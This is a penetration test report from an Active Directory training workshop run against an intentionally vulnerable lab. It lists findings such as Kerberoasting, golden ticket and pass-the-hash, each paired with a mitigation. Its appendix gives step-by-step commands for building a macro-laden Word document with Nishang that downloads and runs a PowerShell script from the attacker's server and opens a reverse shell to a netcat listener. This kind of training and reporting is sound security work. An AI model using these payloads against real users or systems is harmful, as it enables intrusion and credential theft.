Penetration Test Report – Mark Rasavong

Table of Contents

1. Executive Summary

1.1 Use of this Document

This report is intended to **provide detailed information and context on security issues** discovered during the **Active Directory Test Workshop (2024)**. It offers technical descriptions and outlines security weaknesses found in the exercise and course materials provided.

1.2 Synopsis

The Active Directory Test Workshop conducted in February 2024 focused on **training and learning purposes**, where a server with intentional vulnerabilities was provided. The engagement involved exercises performed by Mark Rasavong.

The **report centers on security vulnerabilities, exploits, and mitigations within the training environment**, specifically addressing issues related to security, vulnerabilities, and recommendations for the testing environment. It is important to note that all vulnerabilities identified in this report were intentional and for demonstration purposes.

1.3 Scope of Work

All vulnerability assessments were conducted within various virtual machines within the same network, encompassing a controlled training environment.

1.4 Key Findings

The assessment revealed several security vulnerabilities within the training environment:

- **Initial Access via Malicious Document**

  The assessment identified a critical vulnerability where attackers can gain initial access through a malicious Word document. This exploit is particularly effective due to users´ trust in seemingly legitimate documents and lack of stringent email security policies or USB device controls. Such a method stands as a primary vector for initial system compromise, underscoring the need for improved user education and security awareness training.

- **Exposure of Hashed Credentials**

  The ability to extract and cracker users´ NTLM and other hash values was successfully demonstrated. This includes the successful decryption of multiple users´ passwords, pointing a widespread issue of weak password policies and inadequate password protection mechanisms within the network. This finding highlights the necessity for stronger password policies and the implementation of additional security measures such as Multi-Factor Authentication (MFA).

- **Use of Legacy Protocols**

  The environment´s reliance on outdated and insecure protocols was observed. These legacy protocols are susceptible to man-in-the-middle attacks, enabling adversaries to capture and decrypt user hashes. This vulnerability is exacerbated by users accidentally navigating to non-existent IP addresses, file shares, or domain names. Transitioning to more secure protocols and enhancing network security configurations are imperative steps towards mitigating this risk.

- **Persistent Access to Domain with Elevated privileges**

  A significant vulnerability was uncovered where an attacker can maintain persistent access across the domain with elevated privileges. This level of access allows an adversary to impersonate any user and create sessions with domain-wide permissions, facilitating undetected movement within the network. The ability to establish and sustain such access without further system compromise highlights the urgent need for a comprehensive review and strengthening of access control and monitoring systems.

1.5 Vulnerability Detail

Refer to **section 2.2.** for detailed information on specific vulnerabilities and their potential impact.

1.6 Constraints

1. The assessment was performed after the Active Directory Penetration Test Workshop course.
2. The scope of the assessments was limited to the lab environment and information provided during the training.

2. Vulnerability Findings

In this section, we will provide a summary of the vulnerabilities discovered during the Active Directory Penetration Test Workshop, along with their associated severity rating based on CVSS v3.1 metrics, which is available using the first.org CVSS Version 3.1 calculator. Each vulnerability will be categorized by its severity level, allowing for a clear understanding of the potential risks. Below is a table that defines the severity ratings. **(see Table 1.)**

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 1. Severity Rating

2.1 Summary of Findings

In order from **Critical** to **Low**.

Vulnerability	Severity	CVSS Score
Enumeration and ASREP	CRITICAL	10.0
Password Spray Attack	CRITICAL	10.0
Responder Attack	CRITICAL	9.6
Pass-the-hash Attack	CRITICAL	9.1
DLL Injection	CRITICAL	9.1
Golden Ticket Attack	CRITICAL	9.1
Kerberoasting	CRITICAL	9.0
Malicious Document Attack	HIGH	8.6
DCSync Attack	HIGH	8.0

2.2 Vulnerability Details

2.2.1 Enumeration and ASREP

Severity	**CRITICAL**
Target	**CYBERCORP's Windows Active Directory Services**
CVSS Vector String	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:M
Impact	The exploitation of these vulnerabilities allows an attacker to enumerate user accounts and potentially crack their passwords. This could lead to unauthorized access, privilege escalation, and lateral movement within the network.
Details	We were able to access SMB services through null or guess account and perform RID brute force attacks. We were able to gather a comprehensive list of usernames in the domain. We then exploit a feature in the Kerberos protocol that does not require pre-authentication for certain accounts, the unauthenticated accounts returned hashes that can be cracked offline and used for later use.
Reproduction Steps	See Appendix 005.
Recommendations	● Disable SMB Null sessions and restrict guest account capabilities. ● Secure SMB shares with appropriate permissions ● Ensure all user accounts are configured to require Kerberos preauthentication.
Additional References	● Cracking Active Directory Passwords with AS-REP Roasting

2.2.2 Password Spray Attack

Severity	**CRITICAL**
Target	**CYBERCORP users in the domain**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:M
Impact	The passwords spray attack leverages a temporary default password found through OSINT (Open Source Intelligence), exposing the organization to significant risks, including unauthorized access and potential takeover of user accounts. This vulnerability primarily stems from weak or non-compliant password policies.
Details	We conduct a password word spray attack against all users enumerated in a previously gathered list. The attack exploits the default password vulnerability by testing one password against all accounts, which is a common technique in cases where organization use default passwords for initial account setups or resets.
Reproduction Steps	See Appendix 006.
Recommendations	● Individual randomize and circulate temporary passwords to users and prompt to change password after first use. ● Implement a zero-trust security framework to ensure valid authentication to internal resources.
Additional References	● Zero Trust Security Explained: Principles of the Zero Trust Model

2.2.3 Responder Attack

Severity	**CRITICAL**
Target	**CYBERCORP users on the network**
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
Impact	The attacker can capture password hashes from network traffic and potentially crack them. The access to cracked hashes allows the attacker to perform further exploitation, such as credential reuse and privilege escalation.
Details	We were able to listen to the network for events and intercept traffic, targeting legacy protocols such as LLMNR, NBT-NS, and MDNS for name resolution. When a user attempts to access a non-existent share on their machine, we intercept the authentication request, capturing the user’s credentials, including NTLMv2 hashes.
Reproduction Steps	See Appendix 004.
Recommendations	● Disable protocols as LLMNR, NBT-NS, and MDNS on network interfaces to prevent their exploitation. ● Encourage the user of strong, complex passwords to reduce the risk of successful cracking. ● Separate user traffic from administrative traffic to reduce exposure.
Additional References	● Spoofing LLMNR, NBT-NS, mDNS/DNS, and WPAD and Relay Attacks. ● LLMNR Poisoning and How to Prevent It

2.2.4 Pass-the-Hash Attack

Severity	**CRITICAL**
Target	**CYBERCORP's Domain Controller and other systems in the domain**
CVSS Vector String	AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Impact	The attackers can gain full system compromise, allowing unrestricted access to data and system resources. Attackers bypass authentication requirements and achieve the highest level of privileges on the system which includes the ability to perform any actions as a system administrator, including executing arbitrary commands and manipulating system configuration.
Details	We retrieved account hashes from the domain controller containing NTLM hashes. We were able to gain system access with a NTLM hash without the need of a plain-text password. The method provides command-line access as a system administrator.
Reproduction Steps	See Appendix 003.
Recommendations	● Implement strong password policies and rotate account passwords regularly. ● Monitor and log authentication attempts to detect suspicious activities. ● Restrict access to sensitive accounts and systems using network segmentation and access control lists.
Additional References	● https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-database-security/#types ● https://www.vaadata.com/blog/how-to-securely-store-passwords-in-database/

2.2.5 DLL Injection

Severity	**CRITICAL**
Target	**CYBERCORP users who belong to the DNSADMIN group**
CVSS Vector String	AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Impact	The attacker can escalate privileges on the target system and execute arbitrary code. This can lead to full system compromise, including data theft and further attacks on other systems.
Details	We utilized a DLL injection attack to gain higher privileges on a target system who was a member of the DNSADMIN group. The DLL generated a reverse shell and connection to the targeted user's system.
Reproduction Steps	See Appendix 008.
Recommendations	● Restrict membership in the DNSADMIN group to only those who absolutely require it. ● Monitor and audit DNS configuration changes for unusual activity. ● Implement network segmentation to limit the impact of potential compromise. ● Apply the principle of least privilege to user accounts and services. ● Utilize intrusion detection and prevention systems to monitor for suspicious activities. ● Ensure that security patches and updates are regularly applied to systems.
Additional References	

2.2.6 Golden Ticket Attack

Severity	**CRITICAL**
Target	**CYBERCORP users with access to a Windows machine within the domain**
CVSS Vector String	AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Impact	The attacker can leverage the krbtgt account's hash to create a golden ticket, allowing unrestricted access across the domain. This unrestricted access can enable malicious activities such as data exfiltration, command execution, and potentially gaining full control over the target system.
Details	Using credentials from before, we have logged into the windows machine with the compromised account, we deployed Mimikatz to generate a golden ticket, which includes retrieving the krbtgt account hash and loading it into a new session. We were able to utilize the ticket to impersonate as Administrator and gains access to sensitive file shares through the command line.
Reproduction Steps	See Appendix 009.
Recommendations	● Regularly rotate krbtgt account passwords. ● Monitor domain activities for signs of golden ticket exploitation, such as unusual account access or privilege escalation. ● Apply the principle of least privilege and restrict access to sensitive accounts and resources. ● Educate administrators on best practices for securing krbtgt accounts and recognizing signs of exploration.
Additional References	● Golden Ticket Attack Explained – MITRE ATT&CK T1558.001

2.2.7 Keberoasting

Severity	**CRITICAL**
Target	**Systems utilizing Kerberos authentication with service accounts having SPNs.**
CVSS Vector String	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:M
Impact	Kerberoasting allows attackers to extract service account credentials without triggering typical account lockout defenses. Compromised service accounts, which often possess elevated privileges, can be exploited to access restricted areas of the network, potentially leading to a full domain compromise.
Details	We leveraged the Kerberos protocol flaw, specifically in the handling of Service Principal Names (SPNs). By requesting service tickets for accounts with registered SPNs and extracting the tickets, we were able perform offline brute-force attacks to reveal plain text passwords.
Reproduction Steps	See Appendix 007.
Recommendations	● Implement account monitoring and behavior analysis to detect unusual activities such as the anomalous request of service tickets. ● User strong, complex passwords for service accounts and consider deploying multi-factor authentication where possible. ● Periodically change service account passwords to limit the exposure window of any compromised credentials.
Additional References	● Kerberoasting Attack

2.2.8 Malicious Document Attack

Severity	**HIGH**
Target	**CYBERCORP users**
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
Impact	The attacker can execute arbitrary code on the target machine, enabling them to perform malicious activities such as data exfiltration, command execution, and potentially gaining full control over the target system.
Details	• The attacker leverages a malicious Word document containing a macro to execute a reverse shell and gain access to the target system. • The attacker can craft a Word document with a payload that, when opened and the macro enabled, downloads and executes a PowerShell script from the attacker's server. • The PowerShell script establishes a reverse shell connection back to the attacker's machine, allowing the attacker to execute commands on the target.
Reproduction Steps	See Appendix 001.
Recommendations	● Implement security measures such as disabling macros by default in Microsoft Office applications. ● Use email filtering and scanning solutions to detect and block malicious attachments. ● Conduct regular user awareness training to help users recognize and avoid suspicious attachments. ● Apply the principle of least privilege to minimize user access rights.
Additional References	● Nishang GitHub Repository ● Invoke-PowershellTcp.ps1 script from Nishang repository.

2.2.9 DCSync Attack	
Severity	**HIGH**
Target	**CYBERCORP users with DCSync rights**
CVSS Vector String	AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Impact	The attacker can dump NTLM password hashes from a user, including sensitive accounts like the local Administrator, potentially gaining Domain Admin privileges. This grants attackers the ability to compromise the entire domain and manipulate user accounts, permissions and sensitive data.
Details	Attackers can utilize tools to extract NTLM password hashes from a user with DCSync rights. The attacker can gain access to user credentials and sensitive accounts, such as the local Administrator, exposing the system to further attacks such as Pass-the-hash.
Reproduction Steps	See Appendix 002.
Recommendations	● Regularly monitor and audit user accounts and permissions. ● Implement strong password policies and regular password rotation for user accounts.
Additional References	● Lateral Movement: Pass the Hash Attack

3. General Comments, References, and Links

3.1 Lab Vulnerabilities

Lab vulnerabilities within this assessment were carefully planned and orchestrated to facilitate a hands-on learning experience. These vulnerabilities were intentionally created to align with the concepts taught during the Active Directory Penetration Test Workshop. Participants conducted lab exercises individually, referring to provided materials and receiving minor guidance as needed. This approach ensured a focused and educational exploration of network security concepts.


4. Appendix Supplementary Information

The following appendices provide detailed explanations for the vulnerabilities discovered and outlined in Chapter 2 Vulnerability Findings.

4.1 Appendix 001: Malicious Document Attack

Step 1: Download Nishang

- Download the Nishang directory from the GitHub repository on to your Windows Attack Machine: Nishang GitHub Repository. (see Figure 1.)
- Unzip the downloaded directory and place it in a directory of your choice.



https://github.com/samratashok/nishang

samratashok Update README.md

ActiveDirectory	Update Add-Constr	
Antak-WebShell	Antak can now exec	
Backdoors	Update Set-Remote	
Bypass	Added newline to E	
Client	Restored Out-SCT's	
Escalation	Added newline to EOF	7 years ago
Execution	Added another example to Execute-Command-MSSQL	6 years ago
Gather	Updated to the latest - Mimikatz 2.2.0	3 years ago
MITM	Added newline to EOF	7 years ago
Misc	Added newline to EOF	7 years ago
Pivot	Added newline to EOF	7 years ago

Clone

Which remote URL should I use?

https://github.com/samratashok/nishang.git

Clone using the web URL.

About


Nishang - Offensive PowerShell for red team, penetration testing and offensive security.

Figure 1. Navigating the GitHub Repository to be downloaded as a zip file.

Step 2: Testing Out-Word Function

- Open PowerShell and navigate to the Nishang Client directory.
- Use dot sourcing to load the “Out-Word” function into your PowerShell session (see Figure 2.):

```
. .\Out-Word.ps1
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\ryan> cd C:\Tools\nishang\Client
PS C:\Tools\nishang\Client> . .\Out-Word.ps1
PS C:\Tools\nishang\Client>
```

Figure 2. Navigating to the Nishang Client and dot sourcing the ps1 script

- Test the “Out-Word” function by creating a Word document with malicious payload. (see Figure 3.) For example:

```
Out-Word -Payload “powershell iex C:\Windows\System32\Calc.exe” -Outputfile C:\<directory to place the malicious word doc>\<malicious word doc name>.doc
```




```
PS C:\Tools\nishang\Client> Out-Word -Payload "powershell iex C:\Windows\System
32\calc.exe" -OutputFile C:\Users\ryan\Desktop\CONFIDENTIAL-Payroll.doc
Saved to file C:\Users\ryan\Desktop\CONFIDENTIAL-Payroll.doc
PS C:\Tools\nishang\Client>
```

Generates word document containing the payload into the macro

Figure 3. Creates a Mal-Doc containing the calculator app payload.

- The payload executes PowerShell code to run the Calculator application. (see Figure 4. and Figure 5.)




SECURITY WARNING Macros have been disabled.

Microsoft Word 2016

This document was edited in a different version of Microsoft Word.

To load the document, please **Enable Content**

Figure 4. Creates a Mal-Doc containing the calculator app payload.



Calculator
Standard
0
MC
MR
M+
M-
MS
%
CE
C
7
8
9
4
5
6
1
2
3
0
=
CONFIDENTIAL-Payroll - Compati... - Saved
soft Word 2016
was edited in a different version of Microsoft
ument, please Enable Content

Figure 5. Enabling the macro will then allow the Calculator app to open


Step 3: Creating a Reverse Shell into a Document Macro

- Ensure that PowerShell containing the loaded Nishang Out-Word functions are active. If not, start a new Powershell session.

- Determine the IP address of your Kali Linux machine and choose a listening port.
- Download the "Invoke-PowerShellTcp.ps1" script from the Nishang repository: Invoke-PowerShellTcp.ps1
- Open "Invoke-PowerShellTcp.ps1" in a text editor and add the following line at the end (see Figure 6.):

```
Invoke-PowerShellTcp -Reverse -IPAddress <Kali IP Address> -Port
                    <listening port number>
```

- Replace `<Kali IP Address>` with your Kali machine's IP address and ´<listening port number>´ with the desired port number. (see Figure 6.)




```
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 192.1.2.5 -Port 443
```

Figure 6. Adding the run script to our Kali Machine on port 443.

- Save the changes to "Invoke-PowerShellTcp.ps1"
- Change directory to the location of the edited "Invoke-PowershellTcp.ps1" script.
- Host the script over the network using Python (see Figure 7.):

```
python3 -m http.server 80
```




```
┌──(kali㉿kali)-[~/Documents/ps1 shell]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.
0.0:80/) ...
```

Figure 7. Running Python script to host the Invoke-PowershellTcp.ps1

- Open a new command line tab or window and use Netcat to listen for incoming connections on the specified port (see Figure 8.):

```
nc -lvnp 443
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

Figure 8. Netcat listener for incoming connections coming from port 443

- Back in the Windows Virtual Machine PowerShell session with the Out-Word function loaded, create a Word document with a macro to establish a reverse shell (see Figure 9.):

```
Out-Word -Payload "powershell iex (New-Object
Net.WebClient).downloadString('http://<kali IP Address>/Invoke-
PowerShellTcp.ps1')" -Outputfile C:\<Desired Directory>\<Document
Name>.doc
```

